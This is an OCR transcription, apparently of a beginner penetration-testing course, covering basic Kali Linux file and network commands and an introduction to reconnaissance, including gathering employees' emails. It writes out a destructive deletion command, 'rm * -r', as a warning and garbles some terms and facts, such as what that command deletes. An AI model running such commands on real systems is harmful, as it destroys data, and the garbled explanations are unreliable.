


So if I use can command again:


$cat backdoor

We can see that now it outputs exactly what we've written to that file using the Echo comment, but there is an easier way and more practical way to do all of this. We can use a text editor to write things inside of a file and an easy text editor that we can run from terminal is called Nano. So let's try to do the same thing we just did using Nano. we should type Nano and after Nano comes the name of the file that you want to edit, and since we want to edit our new file that we haven't created yet, we can simply just type name

$nano new file



This open this empty window where we can type anything we want. We can type file content here and it can be anything we can type, for example, text, but we could also type code if we wanted to. Let's start with text first.



To save this, we press ctrl+o together, then enter to save under this name and then ctrl+x exit the Nano.

So let's check this again.

$cat newfile

We can see the output of Hello World. So we managed to do it only using one tool, which is nano, instead of using two tools which are touch and echo, but I also mentioned we can do the same thing with programs. For example, how can we create Python program using nano and terminal? First, we need

to open a file, so let's type nano and file name with .py and in this case we add dot .py because that is an extension for Python programs.

$nano python1.py

we're going to run a simple command, which is print and then hello world between the quote.


And you will see that some stuff changes colors, this is because the Nano editor recognizes this as a Python program. we just ran a simple function that will print out the string that is in between the quote. So this will just print out how world let's save it and run it. and luckily for us, Python is already installed in Kali-linux So all we need to do to run this program is to type python3 and then the name of the file

$python3 python1.py

Now that we know how to create files and execute Python programs, the next question would be how can we create the directory? To create a directory, we can use the command [mkdir], which stands for Make Directorate. To check it out, let us run mkdir and name of the directory folder.

$mkdir folder1


$ls



we can see that we got our files as well as a directory, which is a different color and it is called folder1, Remember, we differentiate them by color and also if we try to change the directory to the folder, it will work.

$cd folder1

$ls



You can do pretty much anything you want, you can create sub folders or create files, whatever you want to do. You can to move, for example, our Python program from the home directory to our folder1 directory. We can use Command and [mw] which stands for move. We must first navigate back to home directory.

$cd

$mv python1.py folder1

So we specify move, then the second parameter is what we want to move, which in our case is python1.py and the last parameter is where we want to move it. we want to move it inside of our folder1 directory. if we go to the folder1 directory and type ls here, we will see it here because we moved it.

$cd folder

$ls

```
┌──(root💀kali)-[/home/ncim]
└─# cd folder1

┌──(root💀kali)-[/home/ncim/folder1]
└─# ls
python1.py

┌──(root💀kali)-[/home/ncim/folder1]
└─#
```

Here it is. We also want to see how we can copy a file and we can do it using this CP comment. This does the exact same thing as move command, but it doesn't move it from original directory to desired directory, it just copies it. So let's try to copy python1.py and call it python2.py

$cp python1.py python2.py


$ls

```
┌──(root💀kali)-[/home/ncim/folder1]
└─# cp python1.py python2.py

┌──(root💀kali)-[/home/ncim/folder1]
└─# ls
python1.py  python2.py

┌──(root💀kali)-[/home/ncim/folder1]
└─#
```

This create an exact copy of our file in the same directory, if we want to check both of them we can type

$ cat python1.py


$ cat python2.py



And we can see they're both the same Python programs. and another comment that we want to cover regarding files is the command [rm] This command deletes files and directories and let's say we try to delete one of this python program, be careful with this common sense, once you delete the file, there is no trash bin where you can retrieve it, it is gone.

$rm python1.py

$ls



you can see our python1 file is no longer there, but how do we delete a directory? Let's first create a directory inside of our folder directory

$mkdir folder2

$ls

```
┌──(root💀kali)-[/home/ncim/folder1]
└─# mkdir folder2

┌──(root💀kali)-[/home/ncim/folder1]
└─# ls
folder2  python2.py

┌──(root💀kali)-[/home/ncim/folder1]
└─#
```

folder2 is a subdirectory of our folder1, and let's say we did create this directory by mistake and we want to delete it, can we use our rm? Well, we can try it.

$rm folder2

```
┌──(root💀kali)-[/home/ncim/folder1]
└─# rm folder2
rm: cannot remove 'folder2': Is a directory

┌──(root💀kali)-[/home/ncim/folder1]
└─#
```

cannot remove file, and it tell us that it is a directory, so how do we delete it? Well, we'll remove it in the same way we remove files. we just add an option [-r] at the end of the comment.

$rm folder2 -r

$ls

```
┌──(root💀kali)-[/home/ncim/folder1]
└─# rm folder2 -r

┌──(root💀kali)-[/home/ncim/folder1]
└─# ls
python2.py

┌──(root💀kali)-[/home/ncim/folder1]
└─#
```


This delete our directory. If I type

$rm * -r

This command deletes all linux machine with all of its files. So always pay attention, what exactly are you deleting in Linux and from which the directory is you deleting, sins inside of the Linux you will not be stopped in deleting anything you want, you can easily delete a crucial file for the operating system and make your kali linux machine unworkable. That is also a reason why we are practicing with virtual machine.

Let us talk about the few network comments that we could use a lot. The most important comment we already know is [ifconfig] we use ifconfig command to get our IP address and what the output of this command, all the network interfaces as well as IP addresses corresponding to those interfaces.

$ifconfig




And here is output of ifconfig command and for you this will probably be different. Here I have eth0 interface, which is my cable connection, and it has an IP address, and I can also see the loop back interface, which is LO, which all of us should have, which is also a localhost IP. If you have another interface called differently, that is also fine. You could have a different name interface if you, for example, are connecting over Wi-Fi. first IP address that we get is called Local IP address, which means it only works inside of our network to communicate with other devices that are also inside of our network. There is also something called Public IP Address, which we are going to talk about later. For now, just remember ifconfig Output's local IP address as well as our network interfaces. Another thing we can get from Ifconfig is our Mac address for a specific interface. And what Mac address is, is a unique identifier for every device, unlike local IP addresses that could be the same in different networks, while the Mac address is unique for every device in the world, and in case you are new to all of this and don't have much previous experience with MAC addresses and IP addresses, you might

be asking, why do we need both of them? Well, let me explain this. Mac addresses are unique and usable in communications with your neighbor machines or simply with machines that are on your network while IP addresses are used to communicate over Internet and they can also change. Remember it like this Mac address tells you who you are, IP address tells you where you are. So that is the ifconfig comment,

and now that they think of this comment, there is one more important comment that I didn't show you and that you will use a lot, which is sudo, it is just a command that we use once we want to execute something as a root user, and just to remind you, our root user is something like an administrator. It has privileges above all other users, with root user you can execute any commands that you want. For example, if we run ifconfig without sudo or root privileges once we ran it, told us command doesn't exist.

That is because ifconfig command must be run with root privileges in order for it to execute. we will encounter many programs and many comments that will require sudo in order to run, and sometimes there could be multiple commands at once that we must execute as a root user, there is one call trick so you don't have to type sudo before every command is to run at the beginning


$sudo su



It is login into the root terminal. So everything you run from now on, you will run as a root account, right now I no longer need to specify sudo Ifconfig, I can just specify Ifconfig and it will not tell me command not found it will have executed. If you want to exit out of this terminal, you simply just type exit and it'll exit the root terminal


$ifconfig

$exit




let's just create another file, just make sure you go to the root account of the terminal and then type


$nano backdoor



And then type anything you want I just type hello there and save it.



We can see backdoor file on our desktop, but it also has this lock. This means we as a normal user cannot edit this file. So if I go to the backdoor file with normal user we cannot change anything



Only root account can edit it, and this is something you will encounter a lot, so it is really important next time you see either something like command not found or right protected file or this requires root privileges, just know that it needs to be run with sudo. OK, now we are ready to finally go into the process of penetration testing, hopefully you are excited since this is where the fun starts, let us see how to perform the first phase, which is information gathering. Let's start it

Chapter 2

It is time we're learning details what is information gathering and how can we perform it?

We already know that information gathering is the first step in penetration testing, and it is an act of gathering data about our target.

It can be any type of data that we might find useful for the future attack.

there are two types of information gathering:

ACTIVE Information gathering

PASSIVE Information gathering


In active information gathering, we use our Kali-linux machine and we try to get as much data or as much information about our target while interacting with them. It could be a target website that we need to test, so we need to find as many things about it as we can, or it could also be a network that we are testing or perhaps an entire company. The main point is that with active information gathering, we directly get that data from the target. This could mean directly exchanging packets with the target by visiting and enumerating their website, or it could also mean talking to an employee that works there. We could maybe call them over mobile phone to try to get them to tell us something important, but this part is also considered social engineering. Nonetheless, any action where you exchange something with the target is active information gathering. This can be legal to an extent, if you start performing some advanced scans or fingerprinting on the target, you most likely won't get in trouble, but you should still not do it without permission. And it is important to mention that usually active information gathering will provide us with much more important data than passive information gathering since we are directly interacting with the target.

But on the other hand we got passive information gathering. We got our Kali-linux machine and our target. But we also have an intermediate system or what I like to call a middle source and what this middle source is? basically, it could be anything from a searching to a website. It could also be

a person. But what matters is that information we get is going through that metal source. For example, if we want to find out something about a target and we Google that target to find some pages that contain information about it, this is considered passive information gathering, but what are the goals of this? what exactly are we searching for? which information could be of value to us? Usually the first thing we search to identify a target is their IP address or IP addresses, if the target has multiple addresses that belong to them. This could be, for example, a company that has servers and buildings all around the world, and if we were to test this company, we would also be interested in their employees, for example, we will want to gather their emails, which could be useful for a future attack to gain access to that 